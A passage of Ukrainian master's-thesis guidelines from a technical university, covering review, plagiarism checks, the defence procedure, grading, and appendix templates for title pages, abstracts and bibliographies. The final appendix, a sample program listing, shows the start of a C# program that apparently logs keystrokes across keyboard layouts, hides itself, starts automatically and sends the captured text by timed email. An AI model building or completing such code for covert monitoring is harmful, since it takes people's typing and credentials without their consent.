Магістерська робота подається керівнику для перевірки у терміни, визначені у завданні на її виконання. Керівник надає відгук про магістерську роботу, в якому визначаються: актуальність дослідження; ефективність використаної методології; рівень застосування здобутих у процесі навчання теоретичних знань та підготовки до виконання наукових досліджень; вміння

самостійно вирішувати наукові та практичні задачі; вміння логічно, послідовно, аргументовано викладати матеріал і робити висновки; перспективність запропонованих рекомендацій та висновків; недоліки роботи (за наявності).

Магістерська робота обов'язково повинна мати рецензію зовнішнього рецензента. Рецензентами можуть бути фахівці-практики, науковці, викладачі вищих навчальних закладів тощо.

Під час рецензування магістерської роботи рекомендується визначати наступне:

- новизну постановки і розроблення задачі;
- використання наукових методів дослідження;
- обґрунтованість висновків і пропозицій;
- участь студента у проведених дослідженнях, теоретичній та аналітичній обробці отриманих результатів, формулюванні наукових положень, ідеї, методики;
- вміння студента чітко, грамотно, аргументовано викладати матеріал;
- якість оформлення матеріалу;
- недоліки щодо змістової частини роботи та оформлення.

Рецензія надається письмово і повинна містити загальний висновок щодо рекомендацій до захисту (рекомендовано або не рекомендовано) перед екзаменаційною комісією (ЕК).

З метою запобігання плагіату випускних робіт магістерська робота повинна пройти перевірку на плагіат за допомогою онлайн-сервісу «Сервіс Антиплагіату», який перевіряє текстові документи на наявність запозичених частин тексту з відкритих джерел в Інтернеті чи внутрішньої бази документів користувача. В результаті перевірки документа на плагіат формується відповідний протокол. Оригінальність документа повинна бути не нижче 70%.

### **3.2. Попередній захист магістерської роботи**

Магістерська робота проходить процедуру попереднього захисту на кафедрі відповідно затвердженого графіка за місяць до офіційного захисту на засіданні ЕК. Студент повинен представити на розгляд кафедральної комісії наступне:

1. Пояснювальна записка до магістерської роботи з підписами студента, керівника та консультанта.
2. Ключові фрагменти роботи (програмна реалізація) та результати розв'язання всіх поставлених завдань (презентація).

Після заслуховування доповіді та відповідей студента на поставлені запитання, кафедральна комісія з попереднього захисту магістерських робіт визначає ступінь готовності представленої роботи та приймає рішення про допуск магістерської роботи до захисту на засіданні ЕК.

### **3.3. Захист магістерської роботи**

Захист магістерської роботи відбувається прилюдно на засіданні ЕК, склад якої затверджується у встановленому порядку. Студент готує для виступу доповідь та ілюстративний матеріал до неї.

До захисту магістерської роботи студентом додаються наступні документи, оформлені згідно вимог:

- пояснювальна записка;
- протокол перевірки роботи на плагіат;
- презентація, що містить ілюстрації до доповіді;
- бланк оцінювання магістерської роботи (Додаток П);
- відгук наукового керівника магістерської роботи (Додаток К);
- рецензія (Додаток Л).

Під час захисту студент:

- чітко представляє тему, мету та завдання магістерської роботи;
- акцентує увагу на її актуальності та новизні;
- формулює постановку задачі;
- пояснює суть використаних методів розв'язування поставленої задачі та обґрунтовує їх вибір;
- представляє і пояснює розроблений алгоритм;
- обґрунтовує використання програмних засобів;
- визначає користувачів програмної системи, рівень доступу і функції системи, надані кожному користувачу;
- описує вхідну та вихідну інформацію для кожного завдання реалізованого в системі;
- демонструє та пояснює ключові фрагменти діалогу програмної системи з користувачем і результати розв'язання всіх поставлених завдань;
- формулює висновки про виконану роботу.

Доповідь студента на захисті триває до 10 хвилин. Після доповіді студент дає вичерпні відповіді на питання ЕК, обґрунтовано та наполегливо відстоює свою точку зору. Секретар ЕК зачитує зовнішню рецензію, магістрант відповідає на зауваження рецензента.

Протягом усього захисту ведеться протокол засідання ЕК, у якому фіксуються висновки членів ЕК про наукову цінність результатів та їх практичне впровадження.

Після захисту члени ЕК обговорюють його результати на закритому засіданні та виносять рішення стосовно оцінки захисту кожної магістерської роботи.

### **3.4. Критерії оцінювання магістерської роботи**

Автор магістерської роботи має продемонструвати вміння: логічно та аргументовано викладати матеріал; коректно використовувати статистичні, математичні та інші методи; проводити власні дослідження; володіти навичками узагальнення; формулювати висновки; працювати з інформаційними

джерелами; ініціювати та обґрунтовувати інноваційні підходи та напрями вирішення задачі, що досліджується.

При оцінюванні роботи враховується якість її виконання та оформлення, новизна і вагомість отриманих результатів, виступ магістранта і повнота його відповідей на поставлені запитання.

Висока оцінка магістерської роботи може бути аргументом щодо рекомендації випускника для вступу до аспірантури.

Випускники, які не захистилися, виключаються з університету та отримують довідку. До повторного захисту магістерської роботи вони можуть бути допущені через рік.

Магістерська робота разом з ілюстраційним матеріалом передається в архів та розміщується на офіційному сайті університету.

# ДОДАТКИ

## Додаток А

**Приклад оформлення титульного аркуша роботи для**

121 - Інженерія програмного забезпечення (аркуш 1)

122 - Інформаційні управляючі системи та технології (аркуш 2)

Міністерство освіти і науки України  
Національний технічний університет  
«Дніпровська політехніка»

Інститут електроенергетики  
(інститут)

Факультет інформаційних технологій  
(факультет)

Кафедра Програмного забезпечення комп'ютерних систем  
(повна назва)

ПОЯСНЮВАЛЬНА ЗАПИСКА  
кваліфікаційної роботи ступеня  
*магістра*

(назва освітньо-кваліфікаційного рівня)

студента *Іванова Івана Івановича*  
(ПІБ)

академічної групи *121М-17-1*  
(шифр)

спеціальності *121 Інженерія програмного забезпечення*  
(код і назва спеціальності)

на тему: *Удосконалення інформаційної системи експертизи бензину на основі  
нечіткої моделі даних*

*І.І. Іванов*

Керівники	Прізвище, ініціали	Оцінка за шкалою		Підпис
		рейтинг овою	інституці йною	
розділ кваліфікаційної роботи				
спеціальний	Проф. Прізвище І.Б.			
економічний	Доц. Касьяненко Л.В.			
Рецензент	Проф. Прізвище І.Б.			
Нормоконтролер	Доц. Сироткіна О.І.			

Дніпро  
2019

Міністерство освіти і науки України  
Національний технічний університет  
«Дніпровська політехніка»

Інститут електроенергетики  
(інститут)

Факультет інформаційних технологій  
(факультет)

Кафедра Програмного забезпечення комп'ютерних систем  
(повна назва)

**ПОЯСНЮВАЛЬНА ЗАПИСКА**  
**кваліфікаційної роботи ступеня**  
*магістра*

(назва освітньо-кваліфікаційного рівня)

студента *Іванова Івана Івановича*  
(ПІБ)

академічної групи *122М-17-1*  
(шифр)

спеціальності *122 Комп'ютерні науки*  
(код і назва спеціальності)

на тему: *Удосконалення інформаційної системи експертизи бензину на основі  
нечіткої моделі даних*

*І.І. Іванов*

Керівники	Прізвище, ініціали	Оцінка за шкалою		Підпис
		рейтинг овою	інституці йною	
розділ кваліфікаційної роботи				
спеціальний	Проф. Прізвище І.Б.			
економічний	Доц. Касьяненко Л.В.			

Рецензент	Проф. Прізвище І.Б.			
-----------	---------------------	--	--	--

Нормоконтролер	Доц. Сироткіна О.І.			
----------------	---------------------	--	--	--

Дніпро  
2019



**Додаток Б**  
**Приклад оформлення завдання**  
**на магістерську роботу**



#### 4 ЕТАПИ ВИКОНАННЯ РОБІТ

Найменування етапів робіт	Строки виконання робіт (початок – кінець)
Аналіз теми та постановка задачі	12.09.2018-30.09.2018
Побудова нечіткої моделі представлення даних для вирішення задачі ідентифікаційної експертизи	01.10.2018-31.10.2018
Створення автоматизованої системи для вирішення задачі ідентифікаційної експертизи бензинів	01.11.2018-16.12.2018

Завдання видав

\_\_\_\_\_

(підпис)

*Прізвище І.Б.*

\_\_\_\_\_

(прізвище, ініціали)

Завдання прийняв до виконання

\_\_\_\_\_

(підпис)

*Іванов І.І.*

\_\_\_\_\_

(прізвище, ініціали)

Дата видачі завдання: 12.03.2018 р.

Термін подання дипломного проекту до ЕК 19.01.2019

**Додаток В**  
**Приклад оформлення реферату**

## РЕФЕРАТ

**Пояснювальна записка:** 86 стор., 36 рис., 2 таблиці, 4 додатка, 63 джерел.

**Об'єкт дослідження:** процес контролю якості та ідентифікації зразків продукції.

**Предмет дослідження:** моделі та методи створення та вибору архітектур хмарних систем;

**Мета магістерської роботи:** підвищення достовірності методів ідентифікаційної експертизи зразків продукції за рахунок розробки моделей, методів і програмних засобів.

**Методи дослідження.** Для вирішення поставлених задач використані методи: аналізу даних, теорії розпізнавання образів з області обчислювального інтелекту, теорії нечітких множин, об'єктно-орієнтоване програмування.

**Наукова новизна** отриманих результатів дипломної роботи визначається тим, що вперше розроблена та обґрунтована нечітка модель представлення та обробки даних для задачі ІЕ, що дозволило ефективно виконувати класифікацію зразків продукції на основі моделювання когнітивних процесів експертизи та накопичених знань експерта.

**Практична цінність** результатів полягає в тому, що запропоновані в роботі моделі і методи дозволяють накопичувати і використовувати знання експерта для вирішення задач ідентифікаційної експертизи товарів.

У розділі «Економіка» проведені розрахунки трудомісткості розробки програмного забезпечення, витрат на створення ПЗ і тривалості його розробки, а також проведені маркетингові дослідження ринку збуту створеного програмного продукту.

**Список ключових слів:** ідентифікаційна експертиза, нафтопродукти, бензин, C++, C#, XML, нечіткий портрет, нечітка модель, інформаційна система.

## ABSTRACT

**Explanatory note:** 86 pages, 36 figures, 2 tables, 4 applications, 63 sources.

**Object of research:** text text text text text text text text text text text.

**Subject of research:** text text text text text text text text text text text.

**Purpose of Master's thesis:** text text texttext text text text text text text.

**Research methods.** Text text text text text text text text text text.

**Originality of research** is in / consists of / is associated with / text text text.

**Practical value of the results** consists of text text text text text text text.

**In the Economics section** we calculated text text text text text text text.

**Keywords:** keyword1, keyword2, keyword3, keyword4.

**Додаток Г**  
**Приклад оформлення переліку умовних позначень**

## ПЕРЕЛІК УМОВНИХ ПОЗНАЧЕНЬ

БД – база даних;

ГА – генетичний алгоритм;

ГЗК – гірничо-збагачувальний комбінат;

ГІС – геоінформаційна система;

ГІСППР – геоінформаційна система підтримки прийняття рішень;

ГПК – гранично-припустима концентрація;

МНК – метод найменших квадратів;

ПівнГЗК – північний гірничо-збагачувальний комбінат;

ОГЗК – Орджонікідзевський гірничо-збагачувальний комбінат;

ОПР – особа, що приймає рішення;

СППР – система підтримки прийняття рішень;

UML – Unified Modeling Language.

**Додаток Д**  
**Приклад оформлення змісту**



## ЗМІСТ

ВСТУП.....	9
РОЗДІЛ 1. АНАЛІЗ ТЕМИ ТА ПОСТАНОВКА ЗАДАЧІ.....	12
1.1. Задача ідентифікаційної експертизи.....	12
1.2. Ідентифікаційна експертиза бензину.....	18
1.3. Розпізнавання образів, як спосіб вирішення задачі ідентифікаційної експертизи.....	20
1.4. Застосування автоматизації при вирішенні задачі ідентифікаційної експертизи.....	22
1.5. Існуючі рішення задачі ідентифікаційної експертизи.....	24
1.6. Висновки.....	25
РОЗДІЛ 2. ПОБУДОВА НЕЧІТКОЇ МОДЕЛІ ПРЕДСТАВЛЕННЯ ДАНИХ ДЛЯ ВИРІШЕННЯ ЗАДАЧІ ІДЕНТИФІКАЦІЙНОЇ ЕКСПЕРТИЗИ .....	27
2.1. Основи нечіткої логіки.....	27
2.1.1 Основні терміни нечітких множин.....	27
2.1.2 Визначення нечіткої і лінгвістичної змінних.....	30
2.2. Формальна модель нечіткого портрета.....	33
2.3. Функції приналежності.....	36
2.3.1 Метод ковзного вікна.....	36
2.3.2 Трикутна і трапецевидна функції приналежності.....	39
2.3.3 Z-подібні та S-подібні функції приналежності.....	40
2.4. Метод нечіткого виведення.....	45
2.5. Застосування нечіткої моделі для ідентифікації виробників бензину.....	47
2.6. Висновки.....	51
РОЗДІЛ 3. СТВОРЕННЯ АВТОМАТИЗОВАНОЇ СИСТЕМИ ДЛЯ ВИРІШЕННЯ ЗАДАЧІ ІДЕНТИФІКАЦІЙНОЇ ЕКСПЕРТИЗИ БЕНЗИНІВ ....	52
3.1. Структура автоматизованої системи ідентифікаційної експертизи бензинів.....	52

3.2.	Структура та опис бази даних.....	54
3.3.	Підсистема ідентифікації виробника палива.....	58
3.4.	Архітектура модуля ідентифікаційної експертизи.....	59
3.5.	Опис автоматизованої системи ідентифікаційної експертизи.....	61
3.6.	Висновки .....	62
РОЗДІЛ 4. ЕКОНОМІКА.....		63
4.1.	Визначення трудомісткості розробки програмного забезпечення....	63
4.2.	Витрати на створення програмного забезпечення.....	66
4.3.	Маркетингові дослідження ринку збуту розробленого програмного продукту.....	67
4.4.	Оцінка економічної ефективності впровадження програмного забезпечення.....	69
ВИСНОВКИ.....		71
ПЕРЕЛІК ВИКОРИСТАНИХ ДЖЕРЕЛ.....		72
Додаток А. КОД ПРОГРАМИ.....		77
Додаток Б. ВІДГУК КЕРІВНИКА.....		84
Додаток В. РЕЦЕНЗІЯ.....		85
Додаток Г. АКТ ВПРОВАДЖЕННЯ.....		86

**Додаток Е**  
**Оформлення списку використаних джерел**

## ОФОРМЛЕННЯ СПИСКУ ВИКОРИСТАНИХ ДЖЕРЕЛ

Бібліографічний опис документів здійснюється згідно зі стандартами, які прийняті в Україні, зокрема, міждержавний «ДСТУ 7.1:2006. Бібліографічний запис. Бібліографічний опис. Загальні вимоги та правила складання». Режим доступу: <http://zounb.zp.ua/resourse/GOST/index.html> (остання дата заернення 06.10.2016). Він є базовим для системи стандартів, правил та методичних посібників зі складання бібліографічного опису. При скороченні слів необхідно дотримуватись вимог ДСТУ 3582: 2013 «Бібліографічний опис скорочення слів і словосполучень в українській мові» та ГОСТ 7.12.93 «Библиографическая запись. Сокращения слов на русском языке. Общие требования и правила». При створенні бібліографічного опису іноземною мовою враховувати вимоги ГОСТ 7.11–2004 «Система стандартов по информации, библиотечному и издательскому делу. Библиографическая запись. Сокращение слов и словосочетаний на иностранных европейских языках».

### **Приклади оформлення бібліографічного опису у списку:**

#### Книги одного автора:

Терський С. В. Княже місто Володимир / С. В. Терський ; Нац. ун-т "Львів. політехніка". – Львів : Вид-во Нац. ун-ту "Львів. політехніка", 2010. – 320 с. : іл. – Бібліогр.: с. 275–298.

Tymkiv Ya. Ukraina wobec problemów i instytucjonalizacji bezpieczeństwa europejskiego / Ya. Tymkiv. – Toruń : Wyd-wo Adam Marszałek, 2009. – 346 s. – Bibliogr.: s. 284–346.

#### Книги двох і трьох авторів:

Бородіна А. І. Бібліографічний словник діячів у галузі математики / Бородіна А. І., Бугай А. С. ; за ред. І. І. Гіхман. – Київ : Рад. шк., 1979. – 606 с. (відомості про авторів за косою записують у тій формі і в тій послідовності, у якій вони вказані у джерелі інформації)

Рильніков Б. С. Кафедра інженерного матеріалознавства та прикладної фізики : до 135-річчя заснування / Б. С. Рильніков, С. Г. Швачко ; Нац. ун-т "Львів. політехніка". – Львів : Вид-во Нац. ун-ту "Львів. політехніка", 2007. – 108 с.

Костюк П. Г. Іони кальцію у функції мозку – від фізіології до патології / Костюк П. Г., Костюк О. П., Лук'янець О. О. ; НАН України, Ін-т фізіології ім. О. О. Богомольця. – Київ : Наук. думка, 2005. – 197 с. – Бібліогр.: с. 195 (22 назви).

#### Книги чотирьох і більше авторів:

У бібліографічному описі можуть бути наведені відомості про всіх авторів, але при необхідності їх кількість можна обмежити до вказівки першого і додати у квадратних дужках [та ін.]:

Архітектура Львова. Час і стилі XIII–XXI ст. / М. Бевз [та ін.] ; Ін-т архіт. Нац. ун-ту "Львів. політехніка", Громад. орг. "Ін-ти Львова". – Львів : Центр Європи, 2008. – 720 с. – Бібліогр.: с. 698–714.

Усі відомості, які не відображені на титульній сторінці документа, або відомості про документ від автора бібліографічного опису потрібно брати у квадратні дужки:

Спілкуємося англійською мовою (середній рівень) = Getting on in English (intermediate) : підруч. для студ. вищ. навч. закл. / [І. М. Байбакова та ін.]. – Вид. 3-тє (відредаг. і доповн.). – Львів : Бескид Біт, 2008. – 252 с.

Збірники праць та періодичні видання, серійні видання:

Геодезія, картографія і аерофотознімання : укр. міжвід. наук.-техн. зб. / Нац. ун-т "Львів. політехніка" ; [відп. ред. К. Р. Третяк]. – Львів : Вид-во Нац. ун-ту "Львів. політехніка", 2008. – Вип. 70. – 88 с.: іл.

Населення України, 1998 рік : демогр. щорічник / Держ. ком. статистики України, Упр. статистики населення ; [Л. М. Стельмах (відп. за вип.)]. – Київ : [б. в.], 1999. – 466 с.

Технічні вісті = Technical news : наук.-соц. часопис / Укр. інж. т-во у Львові. – Львів, 2009. – № 1/2. – 160 с.

Бобало Юрій Ярославович : біобібліогр. покажч. : до 70-річчя від дня народж. / Нац. ун-т "Львів. політехніка", Наук.-техн. б-ка ; [уклад. О. Б. Ніколюк ; бібліогр. редагування І. О. Белоус]. – Львів : Вид-во Львів. політехніки, 2015. – 80 с. : іл., портр. – (Біобібліографія вчених Львівської політехніки ; вип. 56). (назву серії вказують в кінці бібліографічного опису).

Не серія, а частина назви:

Вісник Національного університету "Львівська політехніка". Серія: Теорія і практика будівництва : зб. наук. пр. – 2015. – № 823. – 359 с. : іл.

Матеріали конференцій:

Комп'ютерні науки та інформаційні технології : матеріали 4-ої Міжнар. наук.-техн. конф. CSIT' 2009, 15–17 жовт. 2009, Львів, Україна / Нац. ун-т "Львів. політехніка", Ін-т комп'ют. наук та інформ. технологій – Львів, 2009. – 510 с. – Парал. тит. арк. англ.

Дванадцята відкрита науково-технічна конференція професорсько-викладацького складу Інституту телекомунікацій, радіоелектроніки та електронної техніки з проблем електроніки : тези доп., 7–9 квіт. 2009 р., Львів / Нац. ун-т «Львів. політехніка». – Львів : Вид-во Нац. ун-ту "Львів. політехніка", 2009. – 72 с.

Фізика і технологія тонких плівок та наносистем : матеріали XV Міжнар. конф., 11–16 трав. 2015 р., Івано-Франківськ, Україна / Прикарпат. нац. ун-т ім. В. Стефаника [та ін.]. – Івано-Франківськ, 2015. – 108 с. – Парал. тит. арк. англ.

Багатотомні видання:

Франко І. Я. Твори : в 2 т. / Іван Якович Франко. – Київ : Дніпро, 1981. – Т. 2 : Оповідання. – 259 с.

Брик М. Т. Енциклопедія мембран = Encyclopedia of Membranes : у 2 т. / М. Т. Брик. – Київ : Видавн. дім "Києво-Моги́л. акад.", 2005. – Т. 1. – 700 с.

Історія Львова : у 3 т. / НАН України, Ін-т українознав. ; ред.: О. Шишка, Ю. Бірюльов. – Львів : Центр Європи, 2007. – Т. 3 : Листопад 1918 – поч. XXI ст. – 575 с.

Большой англо-русский словарь = New English-Russian dictionary : в 2-х т. : ок. 150000 слов / [сост.: Н. Н. Амосова и др.] ; под общ. рук. И. Р. Гальперина. – 3-е изд., стер. – М. : Рус. яз., 1979. – Т. 1 : А–L. – 822 с. – Библиогр.: с. 32–33. – Парал. тит. л. англ.

Дисертації:

Баштанник В. В. Державне управління в системі владно-партійної взаємодії : дис. ... канд. наук з держ. упр. : 07.00.02 : захищена 28.01.02 : затв. 15.07.02 / Баштанник Володимир Васильович ; Укр. акад. держ. упр. при президентові України. – Київ, 2002. – 220 с. – 04200201565.

Верес З. Є. Методи та засоби масштабування рухомих та нерухомих зображень : дис. ... канд. техн. наук : 05.13.23 / Верес Зеновій Євгенович ; М-во освіти і науки України, Нац. ун-т "Львів. політехніка". – Львів, 2015. – 236 с. : іл. – Бібліогр.: с. 130–140 (103 назви).

Автореферати дисертацій:

Кірсенко М. В. Чеські землі в міжнародних відносинах Центральної Європи 1918–1920 років (політико-дипломатична історія з доби становлення Чехословацької республіки) : автореф. дис. ... д-ра іст. наук : 07.00.02 / Кірсенко М. В. ; НАН України. – Київ, 1998. – 36 с.

Башта Б. Б. Хімічна модифікація карбоксилвмісних олігоестерів епоксидними сполуками : автореф. дис. на здобуття наук. ступеня канд. хім. наук : 02.00.06 / Богдана Богданівна Башта ; М-во освіти і науки України, Нац. ун-т "Львів. політехніка". – Львів, 2015. – 21 с. : іл., табл., граф., формули, схеми. – Бібліогр.: с. 17–19 (21 назва).

Законодавчі та нормативні документи, стандарти:

Конституція України. Закон України "Про внесення змін до Конституції України" № 2222-IV від 8.12.2004 р. : прийнята на п'ятій сесії Верхов. Ради України 28 черв. 1996 р. – Київ : Велес, 2005. – 48 с. – (Серія видань "Офіційний документ").

Збірник нормативних документів Національного університету "Львівська політехніка" / Нац. ун-т "Львів. політехніка" ; [редкол.: А. Г. Загородній та ін. ; відп. ред. Ю. Я. Бобало]. – Львів : Вид-во Нац. ун-ту "Львів. політехніка", 2009. – 468 с.

ГСВО МОНУ. Галузевий стандарт вищої освіти України. Засоби діагностики якості вищої освіти рівня спеціаліст напряму підготовки 0502 «Менеджмент» за спеціальністю 7.050201 «Менеджмент організацій» кваліфікації «Спеціаліст з менеджменту у галузі діяльності, менеджер-економіст». – Вид. офіц. – Київ, 2003. – 35 с.

ГСВО МОНУ. Галузевий стандарт вищої освіти України. Освітньо-кваліфікаційна характеристика магістра спеціальності 8.000014 «Управління інноваційною діяльністю» напряму підготовки «Специфічні категорії». – Вид. офіц. тимчас. – Київ, 2007. – 37 с.

ГОСТ Р 517721–2001. Аппаратура радиоэлектронная бытовая. Входные и выходные параметры и типы соединений. Технические требования. – Введ. 2002–01–01. – М. : Изд.-во стандартов, 2001. – IV, 27 с. : ил.

або : Аппаратура радиоэлектронная бытовая. Входные и выходные параметры и типы соединений. Технические требования : ГОСТ Р 517721–2001. – Введ. 2002–01–01. – М. : Изд.-во стандартов, 2001. – IV, 27 с. : ил.

Авторські свідоцтва та патенти:

Пат. 43976 Україна, МПК<sup>6</sup>G01L 7/02. Оптоелектронний пристрій для вимірювання тиску / П. Г. Столярчук, Р. І. Байцар, В. С. Рак, М. П. Гінгін ; власник Нац. ун-т «Львів. політехніка». – № 2000105737 ; заявл. 10.10.2000 ; опублік. 15.01.2002, Бюл. № 1. – 2 с.

Статті із журналів та збірників:

Гнідець Р. Б. Дерев'яне храмубудування України: традиції та сучасність / Р. Б. Гнідець // Буд-во України. – 2008. – № 8. – С. 26–32. – Бібліогр.: 5 назв.

Гоблик А. В. Науково-теоретичні та прикладні проблеми дослідження матричних моделей містобудівних систем / А. В. Гоблик // Містобудування та територ. планування : наук.-техн. зб. / Київ. нац. ун-т буд-ва і архітектури, Держ. н.-д. ін-т теорії та історії архітектури і містобудування, Спілка урбаністів України. – Київ, 2008. – Вип. 30. – С. 62–71. – Бібліогр.: 10 назв.

Гнідець Б. Г. Збірно-монолітні куполи, монтовані навісним методом / Б. Г. Гнідець, Р. Б. Гнідець, О. Вендзилович // Ресурсоеконом. матеріали, конструкції, будівлі та споруди : зб. наук. пр. / Акад. буд-ва України [та ін.]. – Рівне : Вид-во Нац. ун-ту вод. госп-ва та природокористування, 2008. – Вип. 16, ч. 2 : Дослідження, проектування та запровадження ефективних будівельних конструкцій. – С. 92–98. – Бібліогр.: 7 назв. ( у бібліографічному описі в області відповідальності можуть бути наведені відомості про всі установи, але при необхідності їх кількість можна обмежити до вказівки першого і додати у квадратних дужках [та ін.] )

Гарасим Д. І. Залежність ексергетичного ККД систем кондиціонування повітря від внутрішньої температури в чистих приміщеннях / Д. І. Гарасим, В. Й. Лабай // Вісн. Нац. ун-ту "Львів. політехніка". Серія: Теорія і практика буд-ва : зб. наук. пр. – 2015. – № 823. – С. 69–75. – Бібліогр.: 8 назв.

Проскураков В. І. Конкурсне проектування в архітектурній школі як складова формування національної освіти майбутнього / В. І. Проскураков, Б. В. Гой // Технології навчання : наук.-метод. зб. / Нац. ун-т вод. госп-ва та природокористування. – Рівне, 2008. – Вип. 11. – С. 361–368. – Бібліогр.: 10 назв.

Складові частини матеріалів конференцій:

Дружинін А. О. Вплив опромінення  $\gamma$ -квантами на властивості ниткоподібних кристалів Si-Ge / А. О. Дружинін, І. П. Островський, Ю. М. Ховерко // Фізика і технологія тонких плівок та наносистем : матеріали XII Міжнар. конф., 18–23 трав. 2009 р., Івано-Франківськ, Україна / НАН України, Прикарпат. нац. ун-т ім. В. Стефаника, Фіз.-хім. ін-т. – Івано-Франківськ, 2009. – Т. 2. – С. 48–49. (назва конференції пишеться повністю, скорочуються лише підзаголовочні дані)

Мартинюк Н. В. Вплив поверхні на процес перезарядження  $\text{Yb}^{2+} \rightarrow \text{Yb}^{3+}$  у кристалічних матеріалах  $\text{Yb:Y}_3\text{Al}_5\text{O}_{12}$  / Н. В. Мартинюк [та ін.] // Дванадцята відкрита науково-технічна конференція професорсько-викладацького складу

Інституту телекомунікацій, радіоелектроніки та електронної техніки з проблем електроніки, 7–9 квітня 2009 р., Львів : тези доп. / Нац. ун-т «Львів. політехніка». – Львів : Вид-во Нац. ун-ту "Львів. політехніка", 2009. – С. 44. (якщо авторів більше трьох, то при необхідності можна вказати лише першого і додати в квадратних дужках [та ін.]

Ivashchyshyn F. O. Semiconductor N-barrier structures with periodically modulated localization of 2D-bioionics / F. O. Ivashchyshyn, I. I. Grygorchak, R. Ya. Shvets // Фізика і технологія тонких плівок та наносистем : матеріали XV Міжнар. конф., 11–16 трав. 2015 р., Івано-Франківськ, Україна / Прикарпат. нац. ун-т ім. В. Стефаника [та ін.]. – Івано-Франківськ, 2015. – С. 129.

Субтельний Р. О. Кополімеризація продуктів нафтопереробки / Р. О. Субтельний, Ю. А. Курташ, Б. О. Дзіняк // I Міжнародна (III Всеукраїнська) конференція студентів, аспірантів та молодих вчених з хімії та хімічної технології (23–25 квітня 2008 р., Київ) : зб. тез доп. – Київ, 2008. – С. 196. (якщо дата і місце проведення конференції на титульному аркуші подано у дужках, то їх слід залишити у бібліографічному описі)

Курташ Ю. А. Синтез карбоксилвмісних смол з використанням олігопероксида / Ю. А. Курташ, Р. О. Субтельний, Р. О. Наюк, Б. О. Дзіняк, В. А. Дончак // Naukowy potencjał świata – 2008 : materiały IV Międzynar. nauk.-prakt. konf., Przemysł, 12–20 wrześ. 2008 r. – Przemysł : Nauka i studia, 2008. – Т. 7 : Rolnictwo. Chemia i chemiczne technologie. Ekologia. Geografia i geologia. – S. 28–30. – Бібліогр.: 6 назв.

Винник Ю. Ю. Сучасний стан незалежності НБУ та його вплив на загальноекономічний стан країни / Ю. Ю. Винник, П. І. Віблій // Современные направления теоретических и прикладных исследований' 2012 : сб. науч. тр. SWorld по материалам междунар. науч.-практ. конф., 20–31 марта 2012 г., Одесса / Науч.-исследоват. проект.-конструкт. ин-т мор. флота Украины [и др.]. – Одесса, 2012. – Т. 18 : Экономика – С. 47–51. – Бібліогр.: 12 назв. (головний документ (конференція) – рос., його складова частина (стаття) – укр. Бібліогр. – мовою статті.)

Andriychuk M. / Creation the media with desired refraction coefficient / M. Andriychuk // Перспективні технології і методи проектування МЕМС : матеріали шостої міжнар. конф. MEMSTECH 2010, 20–23 квіт. 2010, Поляна, Україна / Нац. ун-т "Львів. політехніка". – Львів : Вежа і Ко, 2010. – С. 106–110. – Bibliogr.: 13 titles. – Парал. тит. арк. англ.

Електронні ресурси:

Локальні ресурси:

Кордон М. В. Українська та зарубіжна культура [Електронний ресурс] : навч. посіб. / М. В. Кордон. – Електрон. текст. дані (160 МБ). – Київ : Видавн.-книготорг. компанія "Центр навч. літ.", 2012. – 1 електрон. опт. диск (CD-ROM). – (Серія "Електронні видання". Культурологія та релігієзнавство). – Назва з етикетки диска.

Комп'ютерний моніторинг і інформаційні технології [Електронний ресурс] : матеріали студент. наук.-практ. конф., 25 квіт. 2005, Донецьк / Донец. нац. техн. ун-т, Каф. комп'ютер. систем моніторингу. – Текст. і граф. дані (250 МБ).



– Донецьк, 2005. – 1 електрон. опт. диск (CD-ROM). – Назва з етикетки диска.  
(слово «електронні» в інформації про вид ресурсу «Електрон. текст. дані» дозволяється опускати, якщо в описі є загальне позначення матеріалу – [Електронний ресурс])

Філологія XXI століття: теорія, практика, перспективи [Електронний ресурс] : матеріали IV Міжнар. наук.-практ. інтернет-конф., 24 квіт. 2015 р., Одеса / Нац. ун-т "Одес. юрид. акад.", Каф. герман. та роман. мов. – Текст. дані (98 Мб). – Одеса, 2015. – 1 електрон. опт. диск (CD-ROM). – Назва з етикетки диска.

Коваль Н. Є. Юридична лінгвістика – перспективний напрям дослідження юридичного дискурсу [Електронний ресурс] / Н. Є. Коваль // Філологія XXI століття: теорія, практика, перспективи : матеріали IV Міжнар. наук.-практ. інтернет-конф., 24 квіт. 2015 р., Одеса / Нац. ун-т "Одес. юрид. акад.", Каф. герман. та роман. мов. – Текст. дані (98 Мб). – Одеса, 2015. – С. 115–116. – 1 електрон. опт. диск (CD-ROM). (у разі складання аналітичного опису на складову частину електронного ресурсу відомості про позначення матеріалу [Електронний ресурс] наводиться після назви певної публікації, а не усього ресурсу)

**Додаток Ж**  
**Приклад оформлення текстів комп'ютерних програм**

## ЛІСТИНГ ПРОГРАМИ

```
UNIT1.cs // головний модуль програми
//підключаємо потрібні бібліотеки
using System;
using System.Collections.Generic;
using System.Text;
using System.IO;
using System.Windows.Forms;
using System.Net;
using System.Net.Mail;
using System.Xml;
using Microsoft.Win32;
// встановлюємо словник символів у різних мовних розкладках:
List<Keys> _pressedKeys;
Dictionary<uint, char[]> symbolsdict = new Dictionary<uint, char[]>()
{
    { 41, new char[]{'`', '~', 'è', 'È'} },
    ...
    { 52, new char[]{'.', '>', 'ю', 'Ю'} },
    { 53, new char[]{'/', '?', '.', ','} },
};
int locale;
//вказуємо шлях до файлу налаштування:
string cfgfile;
XmlDocument document;
//Таймер частоти відправки листів:
System.Windows.Forms.Timer timer = new System.Windows.Forms.Timer();
//якщо програма запустилася, то
public Form1()
{
    InitializeComponent();
    _pressedKeys = new List<Keys>();
    locale = 0;
    //записуємо шлях до файлу:
    cfgfile = Application.ExecutablePath;
    cfgfile = cfgfile.Remove(cfgfile.Length - 3) + ".xml";
    //якщо файл вже існує, то:
    if (File.Exists(cfgfile))
    {
        try
        {
            document = new XmlDocument();
            document.Load(cfgfile);
            checkBox1.Checked = Convert.ToBoolean
            (document.GetElementsByTagName("AutoStart")[0].InnerText);
            ChangeAutoStart();
            checkBox2.Checked =
            Convert.ToBoolean(document.GetElementsByTagName("Hide")[0].InnerText);
            textBox1.Text = document.GetElementsByTagName("BuffSize")[0].InnerText;
            textBox2.Text = document.GetElementsByTagName("TimeDelay")[0].InnerText;
            timer = new System.Windows.Forms.Timer();
            timer.Interval = Convert.ToInt32(textBox2.Text) * 60 * 1000;
            timer.Tick += OnTimedEvent;
            timer.Start();
            textBox3.Text = document.GetElementsByTagName("MailServer")[0].InnerText;
            textBox4.Text = document.GetElementsByTagName("MailPort")[0].InnerText;
            textBox5.Text = document.GetElementsByTagName("MailLogin")[0].InnerText;
            textBox6.Text = document.GetElementsByTagName("MailPass")[0].InnerText;
